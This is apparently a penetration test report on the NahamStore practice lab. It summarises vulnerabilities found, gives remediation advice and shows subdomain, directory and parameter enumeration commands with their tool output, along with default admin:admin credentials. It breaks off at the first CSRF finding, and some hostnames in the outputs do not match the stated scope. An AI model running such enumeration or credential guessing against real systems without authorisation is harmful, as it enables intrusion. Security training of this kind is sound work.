


Web Application Penetration Testing

OUR TEAM :

Yassen Al-Sayed Taalab

Mahmoud Abdelmaqsoud kroush

Scope : *.nahamstore.thm (Wilde card)

1-Executive Summary

This penetration testing engagement was conducted on **nahamstore.thm** with the objective of identifying vulnerabilities and assessing the overall security posture of the web application. The scope of the test included a comprehensive evaluation of the site's external and internal vulnerabilities, focusing on areas such as authentication, data handling, and overall infrastructure security.

Engagement Scope:

- **Target:** nahamstore.com
- **Testing Type:** Black-box
- **Scope:** Web application vulnerabilities
- **Methodology:** The testing followed industry-standard methodologies, including OWASP Top 10 and other commonly known attack vectors, to ensure a thorough analysis of the potential risks.

Key Findings:

During the engagement, several vulnerabilities were discovered, with the key issues outlined below:

- **CSRF (Cross-Site Request Forgery)**: The application allows unauthorized actions via forged requests.
- **XSS (Cross-Site Scripting)**: The application is vulnerable to JavaScript injection, which can allow attackers to steal user data or take control of user sessions.
- **XXE (XML External Entity)**: The application allows XML parsing that can expose sensitive files and server-side data.
- **SQLi (SQL Injection)**: The application is vulnerable to SQL injection, allowing attackers to manipulate the database.
- **IDOR (Insecure Direct Object Reference)**: Improper access control allows users to access data they should not have access to.
- **SSRF (Server-Side Request Forgery)**: The application allows SSRF, which can expose internal systems to external requests.
- **RCE (Remote Code Execution)**: The application is vulnerable to remote code execution, allowing attackers to run arbitrary code on the server.

- **Open Redirect**: The application redirects users to external sites without proper validation, leading to phishing attacks.
- **LFI (Local File Inclusion)**: The application allows unauthorized access to local files on the server.
- **Open Port (8000) and Weak Credentials (admin)**: The admin panel is accessible via an open port with weak default credentials.

Recommendations:

1. **Implement CSRF Tokens:**
    - Use anti-CSRF tokens to protect all forms and state-changing actions from forged requests.
2. **Fix XSS:**
    - Sanitize and encode all user inputs and outputs to prevent script injection.
    - Use Content Security Policy (CSP) headers to mitigate XSS attacks.
3. **Patch XXE Vulnerabilities:**
    - Disable or properly configure XML parsers to disallow external entity processing.
4. **Prevent SQL Injection:**
    - Use parameterized queries or prepared statements to avoid direct execution of user inputs in SQL queries.
5. **Secure Object Access (IDOR):**
    - Implement proper access control mechanisms (such as Role-Based Access Control) to ensure users can only access their own resources.
6. **Mitigate SSRF:**
    - Validate and sanitize all external URLs. Restrict requests to internal services and use allowlists.
7. **Patch RCE:**
    - Validate and sanitize all inputs used in system commands or code execution functions. Restrict functionality to only trusted inputs.

8. **Fix Open Redirect:**
    - Validate all redirect URLs and ensure that external redirects are properly flagged or avoided altogether.
9. **Mitigate LFI:**
    - Avoid direct inclusion of user-supplied file paths. Ensure only allowed files can be included and use proper validation techniques.
10. **Strengthen Admin Panel Security:**
    - Close unnecessary open ports.
    - Enforce strong password policies and remove default credentials.
    - Implement two-factor authentication (2FA) for all administrative logins.

General Security Recommendations:

- **Conduct Regular Security Audits**: Perform regular vulnerability assessments and penetration testing.
- **Use Web Application Firewalls (WAFs)**: Deploy a WAF to detect and block malicious traffic.
- **Keep Software Updated**: Ensure all systems, software, and dependencies are regularly updated to prevent exploitation of known vulnerabilities.
- **Monitor for Suspicious Activity**: Implement logging and monitoring solutions to detect unauthorized access and anomalies in real-time.

---

2 - Methodology

This penetration test on **nahamstore.thm** followed a structured and systematic approach based on industry-standard frameworks to thoroughly identify, evaluate, and exploit vulnerabilities within the web application. The testing process adhered to the OWASP Top 10 vulnerabilities and was conducted in a controlled environment.

Testing Approach:

- **Scope:** The assessment covered both external and internal vulnerabilities of the target, **nahamstore.thm**, focusing on the web applications and their associated infrastructure.
- **Framework:** OWASP Top 10 2023 was used as a guideline to ensure coverage of the most critical security risks in web applications.

Tools Utilized:

- **Reconnaissance:**
  - **Directory Enumeration:** `gobuster`, *`ffuf`*
  - **Subdomain Enumeration:** `sublist3r`, `subfinder`
  - **Wordlists:** `SecLists`
- **Vulnerability Scanning:**
  - **Burp Suite Pro** (for active scanning, proxy-based manual analysis)
  - **SQLmap** (for automated SQL injection identification and exploitation)
- **Exploitation Tools:**
  - **Sqlmap** (for SQL Injection exploitation)
  - Custom scripts (for testing specific attack vectors such as CSRF and authentication bypass)
- **Manual Testing:**
  - Focused on verifying vulnerabilities related to CSRF, XSS, IDOR, authentication, session management, and business logic flaws.

Testing Phases:

1. **Reconnaissance:**
   This phase involved both passive and active reconnaissance techniques to gather intelligence about the target's infrastructure and applications. Subdomain enumeration using tools like `sublist3r` and `subfinder` provided a comprehensive list of domains. Directory brute-forcing with `gobuster` and `ffuf` revealed hidden endpoints and directories that could be leveraged for further exploitation.

- **Objective:** Map the application's architecture, identify potential attack vectors, and highlight open ports or services.
- **Outcome:** Open port 8000 was identified, hosting an admin panel, which was vulnerable due to weak credentials.

2. **Scanning:**
   The target was subjected to a comprehensive vulnerability assessment using automated scanners (Burp Suite and SQLmap) and manual testing. This phase aimed to detect common web application vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), CSRF, and weak authentication mechanisms.
   - **Objective:** Identify misconfigurations, insecure coding practices, and exposure to known OWASP Top 10 risks.
   - **Outcome:** SQLi, XSS, CSRF, IDOR, and SSRF vulnerabilities were identified during this phase, as well as an admin login interface vulnerable to credential stuffing.
3. **Exploitation:**
   Once vulnerabilities were confirmed, exploitation attempts were made to assess the depth of impact. Tools like `SQLmap` were used to exploit the SQL Injection vulnerability, which led to the extraction of sensitive data such as user credentials. Additionally, manually crafted payloads were used to demonstrate successful XSS and CSRF exploitation.
   - **SQL Injection (SQLi):** Exploited using `SQLmap` to extract critical user information.
   - **XSS:** Crafted JavaScript payloads to execute in the browser of authenticated users, stealing session cookies.
   - **CSRF:** Demonstrated the potential to perform unauthorized actions on behalf of logged-in users by forging requests.
   - **Admin Access:** Using weak default credentials (`admin:admin`), access to the admin panel was gained, exposing critical admin functionality.
4. **Post-Exploitation:**
   After successful exploitation, further actions were taken to assess the impact:

- The SQLi vulnerability allowed full extraction of the application's user database, including credentials.
- XSS demonstrated the ability to steal session cookies and impersonate users.
- Gained admin access due to weak credentials allowed control over sensitive areas of the application.
- The CSRF vulnerability allowed unauthorized changes to user settings.

These vulnerabilities pose serious risks, such as account takeover, data theft, and administrative abuse.


5. **Reporting and Validation:**
   After identifying the vulnerabilities, each issue was manually verified to ensure accuracy. Detailed evidence (such as screenshots, request/response logs, and database dumps) was collected for reporting. Custom remediation steps were provided for each vulnerability to guide the development team in patching the security flaws.
   - **Objective:** Provide a clear, actionable report with reproducible steps for each vulnerability.
   - **Outcome:** Comprehensive recommendations for improving security posture, including enforcing strong credentials, fixing input validation issues, and implementing security best practices like CSRF tokens and secure session handling.

---

1. Recon

Find Open Ports

we want to know the open ports we use nmap for this



we found that the port 8000 is open in the fuzz step we found interesting thing

Subdomains Enumeration

Next find subdomains

```
subfinder -silent -d nahamsteor.thm -o subs1.txt ; sublist3r
-d nahamsteor.thm  -o subs2.txt ; assetfinder --subs-only nah
amsteor.thm > subs3.txt
```

```
marketing.nahamstore.thm
metric.12345678.nahamstore.thm
nahamstore-2020.nahamstore.thm
```

```
nahamstore.thm
shop.nahamstore.thm
stock.nahamstore.thm
www.nahamstore.thm
```

Fuzzing

use ffuf to find more subdomains

```
ffuf -w wordlist/subdomains.txt -u "http://FUZZ.nahamstore.th
m"
```

didn’t found any new thing


now we have some subdomains that we will examine it all that give us a wide surface to find more vulnerabilities

nahmstore.thm

after that fuzz in this domain “ nahmstore.thm” search for hidden directories or parameter

1. parameter


   ```
   ffuf -w wordlist/parameters.txt -u "http://nahamstore.th
   m/?Fuzz=yassen" -mc 200,302 -fs 4254
   ```



found two hidden parameter we use this in the scan step to identify vulnerabilities


2. directories

```
gobuster dir -u http://nahamstore.thm/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
```



when fuzzing more in http://nahamstore.thm/proudct to find hidden parameter we found that


```
ffuf -w wordlist/parameters.txt -u "http://nahamstore.thm/pro
udct?id=2&Fuzz=killua" -mc 200,302 -fw 1053
```



hidden parameter called “name” this can have weak validation we will check that in the scan phase

next we try to find the hidden directories under the port 8000

```
gobuster dir -u http://nahamstore.thm:8000/ -w /usr/share/dir
b/wordlist/common.txt
```



we found and admin page that redirect to admin/login page that look interesting

marketing.nahmstore.thm

the next subdomain is “marketing.nahmstore.thm” try to find parameter but all the list response with 200 ok so i need to use some filters

```
┌──(kali㉿kali)-[~/nahemsec]
└─$ ffuf -w wordlist/parameters.txt -u "https://marketing.catseye.ctfio.com/?FUZZ=killua" -mc 200,301,302

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://marketing.catseye.ctfio.com/?FUZZ=killua
 :: Wordlist         : FUZZ: /home/kali/nahemsec/wordlist/parameters.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,301,302
________________________________________________

file                    [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 109ms]
email                   [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 118ms]
order                   [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 118ms]
title                   [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 112ms]
debug                   [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 116ms]
t                       [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 121ms]
username                [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 119ms]
description             [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 118ms]
content                 [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 120ms]
start                   [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 119ms]
lang                    [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 123ms]
charset                 [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 116ms]
name                    [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 121ms]
status                  [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 123ms]
q                       [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 123ms]
url                     [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 123ms]
code                    [Status: 200, Size: 2025, Words: 692, Lines: 42, Duration: 126ms]
```

use “-fw 692” and i found anther hidden parameter

```
┌──(kali㉿kali)-[~/nahemsec]
└─$ ffuf -w wordlist/parameters.txt -u "https://marketing.catseye.ctfio.com/?FUZZ=killua" -mc 200,301,302 -fw 692

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://marketing.catseye.ctfio.com/?FUZZ=killua
 :: Wordlist         : FUZZ: /home/kali/nahemsec/wordlist/parameters.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,301,302
 :: Filter           : Response words: 692
________________________________________________

error                   [Status: 200, Size: 2174, Words: 751, Lines: 45, Duration: 94ms]
:: Progress: [2588/2588] :: Job [1/1] :: 516 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
```

can be good injection point

stock.nahamstore.thm7

it look like an api so start fuzz using gobuster

```
┌──(kali㉿kali)-[~/Desktop]
└─$ gobuster dir -u http://stock.nahamstore.thm -w /usr/share/dirb/wordlists/common.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://stock.nahamstore.thm
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/product              (Status: 200) [Size: 148]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

we found /product then we try to dig more


```
┌──(kali㉿kali)-[~/Desktop]
└─$ gobuster dir -u http://stock.nahamstore.thm/product   -w /usr/share/dirb/wordlists/common.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://stock.nahamstore.thm/product
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/01                   (Status: 200) [Size: 41]
/02                   (Status: 200) [Size: 42]
/1                    (Status: 200) [Size: 41]
/2                    (Status: 200) [Size: 42]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

in the next step we will scan that

Web analyze

next i try to know the technologies that the app use by wappalyzer



we use this info in search for an CVE because this version is old that we can use against the app

Conclusion

In the reconnaissance phase of web application penetration testing, our primary objective is to uncover potential vulnerabilities that may arise from weak validation or overlooked areas by developers. This often involves identifying hidden endpoints, parameters, or paths that could be exploited.

next we systematically explore the web application, every interaction—whether it's clicking a button, submitting a form, or navigating through the site—is carefully monitored with Burp Suite running in the background. This allows us to capture and analyze the requests and responses, revealing hidden parameters that might not be immediately visible.

Demo

2. Scan & Exploit

2.1 Csrf

Summary :

we found 2 csrf vulnerabilities that can lead to account take over in change password function and change e-mail function

Severity :

High

Description :


we found a csrf in two function that lead to full account take over

in this end point http://nahamstore.thm/account/settings/email - http://nahamstore.thm/account/settings/password

